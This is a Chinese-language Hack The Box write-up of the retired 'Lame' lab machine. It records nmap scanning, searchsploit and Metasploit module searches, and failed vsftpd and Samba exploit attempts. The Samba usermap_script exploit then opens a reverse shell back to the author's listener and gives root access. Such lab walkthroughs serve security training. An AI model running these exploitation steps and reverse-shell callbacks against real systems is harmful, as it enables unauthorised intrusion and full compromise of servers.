HTB Lame[Hack The Box HTB靶场]writeup系列1

原创


3riC5r 于 2020-02-01 11:41:29 发布 1512 收藏
分类专栏： HTB靶场 文章标签： HTB msf 靶场

首先祈祷一下SARS病情尽快过去，武汉加油！湖北加油！

为了不给国家添乱，所以我在HTB订阅了VIP，准备搞下Retired Machines的靶机。

目录

0x00 靶场介绍



我们从第一个lame开始。

如何注册账号，购买vip，网上有大把文章，这里我就不再记录了。

这个系列主要是记录我的攻击过程和思考过程。

0x01 扫描端口

```
root@kali:~# nmap -T5 -A -v 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 19:34 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:34
Completed NSE at 19:34, 0.00s elapsed
Initiating NSE at 19:34
Completed NSE at 19:34, 0.00s elapsed
Initiating NSE at 19:34
Completed NSE at 19:34, 0.00s elapsed
Initiating Ping Scan at 19:34
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 19:34, 0.59s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:34
Completed Parallel DNS resolution of 1 host. at 19:34, 0.10s elapsed
Initiating SYN Stealth Scan at 19:34
```

```
Initiating SYN Stealth Scan at 19:34
Scanning 10.10.10.3 [1000 ports]
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
Completed SYN Stealth Scan at 19:35, 25.75s elapsed (1000 total ports)
Initiating Service scan at 19:35
Scanning 4 services on 10.10.10.3
Completed Service scan at 19:35, 12.09s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.3
Retrying OS detection (try #2) against 10.10.10.3
Initiating Traceroute at 19:35
Completed Traceroute at 19:35, 0.49s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 19:35
Completed Parallel DNS resolution of 2 hosts. at 19:35, 0.23s elapsed
NSE: Script scanning 10.10.10.3.
Initiating NSE at 19:35
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 19:35, 40.07s elapsed
Initiating NSE at 19:35
Completed NSE at 19:36, 1.19s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Nmap scan report for 10.10.10.3
Host is up (0.36s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home contr
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.872 days (since Thu Jan 30 22:40:01 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=196 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
```

```
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   485.19 ms 10.10.14.1
2   485.32 ms 10.10.10.3

NSE: Script Post-scanning.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.19 seconds
           Raw packets sent: 3089 (139.504KB) | Rcvd: 50 (2.888KB)
```

我们看到开放了21、22、139、445端口。

简单分析一下，这里包括ftp，ssh和smb端口，没有web服务和其他tcp服务端口。那么我们可以肯定就是ftp服务或者smb服务上有漏洞。

0x02 ftp服务

看下ftp服务:vsftpd2.3.4

检查一下这个服务是否有漏洞：

```
root@kali:/# searchsploit vsftp
------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb
------------------------------------------------------------------------------ ----------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                | exploits/linux/dos/58
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | exploits/windows/dos/
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | exploits/windows/dos/
vsftpd 2.3.2 - Denial of Service                                              | exploits/linux/dos/16
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | exploits/unix/remote/
------------------------------------------------------------------------------ ----------------------
Shellcodes: No Result
```

我们可以看到vsftpd2.3.4有一个远程命令执行漏洞，可以在msf中测试一下情况

```
msf5 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comma
```

接着使用这个exploit：

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

设置相关参数如下：

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

这里自动配置了payload，不需要我们再设置，那就可以直接执行了。结果如下：

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

可以看到，没有这个漏洞存在。

0x03 smb服务

接着我们就继续看看smb服务中是否有漏洞存在，根据smb的版本，我们搜索一下漏洞情报

```
root@kali:/# searchsploit Samba 3.0
---------------------------------------------------------------------------------------- ----------------
 Exploit Title                                                                          |  Path
                                                                                        | (/usr/share/exp
---------------------------------------------------------------------------------------- ----------------
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)                    | exploits/osx/re
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                  | exploits/multip
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)        | exploits/unix/r
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)                      | exploits/linux/
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)                  | exploits/linux/
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)                | exploits/solari
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow                                | exploits/linux/
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)                       | exploits/multip
Samba 3.0.4 - SWAT Authorisation Buffer Overflow                                        | exploits/linux/
Samba < 3.0.20 - Remote Heap Overflow                                                   | exploits/linux/
---------------------------------------------------------------------------------------- ----------------
```

接着我们看下msf中的可以直接利用的module

```
msf5 > search linux/samba

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/samba/chain_reply           2010-06-16       good       No     Samba chain_reply Memory
   1  exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename()
   2  exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Yes    Samba lsa_io_trans_names
   3  exploit/linux/samba/setinfopolicy_heap    2012-04-10       normal     Yes    Samba SetInformationPolic
   4  exploit/linux/samba/trans2open            2003-04-07       great      No     Samba trans2open Overflow
```

选择这个rank是excellent的module试了一下：

```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with
```

```
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          10.10.10.3       yes       The target host(s), range CIDR identifier, or hosts file with
   RPORT           445              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 10.10.10.3:445 - Using location \\10.10.10.3\tmp\ for the path
[*] 10.10.10.3:445 - Retrieving the remote path of the share 'tmp'
[*] 10.10.10.3:445 - Share 'tmp' has server-side path '/tmp
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\BLMnxPMz.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/BLMnxPMz.so using \\PIPE\/tmp/BLMnxPMz.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/BLMnxPMz.so using /tmp/BLMnxPMz.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\frTMGRHl.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/frTMGRHl.so using \\PIPE\/tmp/frTMGRHl.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/frTMGRHl.so using /tmp/frTMGRHl.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\WKxcpBCF.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/WKxcpBCF.so using \\PIPE\/tmp/WKxcpBCF.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/WKxcpBCF.so using /tmp/WKxcpBCF.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\oqiKvmfl.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/oqiKvmfl.so using \\PIPE\/tmp/oqiKvmfl.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/oqiKvmfl.so using /tmp/oqiKvmfl.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\bwUgUizy.so
```

```
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/bwUgUizy.so using \\PIPE\/tmp/bwUgUizy.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/bwUgUizy.so using /tmp/bwUgUizy.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\MrXnfKQi.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/MrXnfKQi.so using \\PIPE\/tmp/MrXnfKQi.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/MrXnfKQi.so using /tmp/MrXnfKQi.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\IrLNSJry.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/IrLNSJry.so using \\PIPE\/tmp/IrLNSJry.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/IrLNSJry.so using /tmp/IrLNSJry.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\OTPwgrKE.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/OTPwgrKE.so using \\PIPE\/tmp/OTPwgrKE.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/OTPwgrKE.so using /tmp/OTPwgrKE.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\JrkOYjod.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/JrkOYjod.so using \\PIPE\/tmp/JrkOYjod.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/JrkOYjod.so using /tmp/JrkOYjod.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\YvdemyjB.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/YvdemyjB.so using \\PIPE\/tmp/YvdemyjB.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/YvdemyjB.so using /tmp/YvdemyjB.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\TZwUwKCI.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/TZwUwKCI.so using \\PIPE\/tmp/TZwUwKCI.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/TZwUwKCI.so using /tmp/TZwUwKCI.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\QKRnyble.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/QKRnyble.so using \\PIPE\/tmp/QKRnyble.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/QKRnyble.so using /tmp/QKRnyble.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\BWmGFjTi.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/BWmGFjTi.so using \\PIPE\/tmp/BWmGFjTi.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/BWmGFjTi.so using /tmp/BWmGFjTi.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\GZyqTHMK.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/GZyqTHMK.so using \\PIPE\/tmp/GZyqTHMK.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/GZyqTHMK.so using /tmp/GZyqTHMK.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Uploaded payload to \\10.10.10.3\tmp\fMAjcmep.so
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/fMAjcmep.so using \\PIPE\/tmp/fMAjcmep.
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.10.10.3:445 - Loading the payload from server-side path /tmp/fMAjcmep.so using /tmp/fMAjcmep.so...
[-] 10.10.10.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] Exploit completed, but no session was created.
```

结果是不行，估计这个靶机太旧了，攻击的module时间上太新，对应不上。

继续测试下一个module

```
msf5 > use exploit/linux/samba/lsa_transnames_heap
msf5 exploit(linux/samba/lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  LSARPC           yes       The pipe name to use


Exploit target:

   Id  Name
   --  ----
   0   Linux vsyscall


msf5 exploit(linux/samba/lsa_transnames_heap) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf5 exploit(linux/samba/lsa_transnames_heap) > check
[*] 10.10.10.3:445 - The service is running, but could not be validated.
msf5 exploit(linux/samba/lsa_transnames_heap) > exploit

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] 10.10.10.3:445 - Creating nop sled....
[*] 10.10.10.3:445 - Trying to exploit Samba with address 0xffffe410...
[*] 10.10.10.3:445 - Connecting to the SMB service...
[-] 10.10.10.3:445 - Exploit aborted due to failure: no-target: This target is not a vulnerable Samba serve
[*] Exploit completed, but no session was created.
```

还是不行，但是检查出来了samba服务的版本：Samba server (Samba 3.0.20-Debian)

再次查找一下modules：

```
msf5 > search samba 3.0.20

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descriptio
   -   ----                                                  ---------------  ----       -----  ----------
   0   auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes    WordPress
   1   auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Syml
   2   auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_
   3   auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_
   4   auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read
   5   auxiliary/scanner/rsync/modules_list                                   normal     Yes    List Rsync
   6   auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _net
   7   exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba tran
   8   exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chai
   9   exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_k
   10  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_
   11  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetI
   12  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba tran
   13  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.
   14  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "use
   15  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_
   16  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba tran
   17  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_
   18  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba tran
   19  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE
   20  exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Dae
   21  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Acc
   22  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 M
   23  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 S
   24  exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer A
   25  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Poli
   26  post/linux/gather/enum_configs
```

我们发现14行，就是我们在searchsploit中查找的对应3.0.20版本的利用模块

```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)          | exploits/unix/r
```

那我们就继续测试一下这个模块

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.20:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo eS2w9PPzBQqxnYsx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "eS2w9PPzBQqxnYsx\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (10.10.14.20:4444 -> 10.10.10.3:42007) at 2020-01-31 22:38:09 -0500

pwd
/
who
root     pts/0        Jan 28 17:05 (:0.0)
cd /root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
```

我们可以看到直接就利用成功，并且取得了shell。